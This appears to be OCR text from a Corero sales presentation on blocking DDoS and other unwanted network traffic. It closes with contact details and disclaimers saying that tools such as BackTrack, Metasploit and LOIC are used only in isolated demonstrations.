
Assumption: Customer Traffic Flowing Through As Expected

The Result of Unwanted Traffic




Impacts: service degradation, site downtime, threat exposure, infrastructure overload, brand damage, lost business

A New Way of Thinking!



Protect your IT infrastructure by removing broad-based attacks FIRST!

Defense in Depth



Company opinion of the competitive/complementary landscape

Want to Learn More?

Check out Our Website – www.Corero.com

- If you'd like a copy of today's presentation, email **info@corero.com**
- Questions? Please forward them to **stephen.gates@corero.com**
- Follow us on Twitter - @Corero

Thank you!

Disclaimer

1. *BackTrack is a GNU/Linux software distribution that includes a number of security-related software tools. Qualified Corero technical personnel occasionally use BackTrack as part of demonstrations on isolated networks to show the effectiveness of our solutions in blocking remote exploit attempts. Corero neither provides, recommends, nor endorses BackTrack, and advises customers to use caution when investigating or using BackTrack or any security-related software tools. Corero would be glad to speak with you regarding our solution, and would be pleased to provide a web-based demonstration of its capabilities.*
2. *Metasploit Framework is an open-source computer security software tool that can be used for developing and executing exploit code on remote computers. Qualified Corero technical personnel occasionally use Metasploit Framework as part of demonstrations on isolated networks to show the effectiveness of our solutions in blocking remote exploit attempts. Corero neither provides, recommends, nor endorses Metasploit Framework, and advises customers to use caution when investigating or using Metasploit Framework or any security-related software tools.*
3. *Low Orbit Ion Cannon (LOIC) is an open-source software testing tool that can be used for initiating network transactions targeting (aka attacking) remote computers. Qualified Corero technical personnel occasionally use LOIC as part of demonstrations on isolated networks to show the effectiveness of our solutions in blocking DDoS Attacks. Corero neither provides, recommends, nor endorses LOIC, and advises customers to use caution when investigating or using LOIC or any security-related software tools.*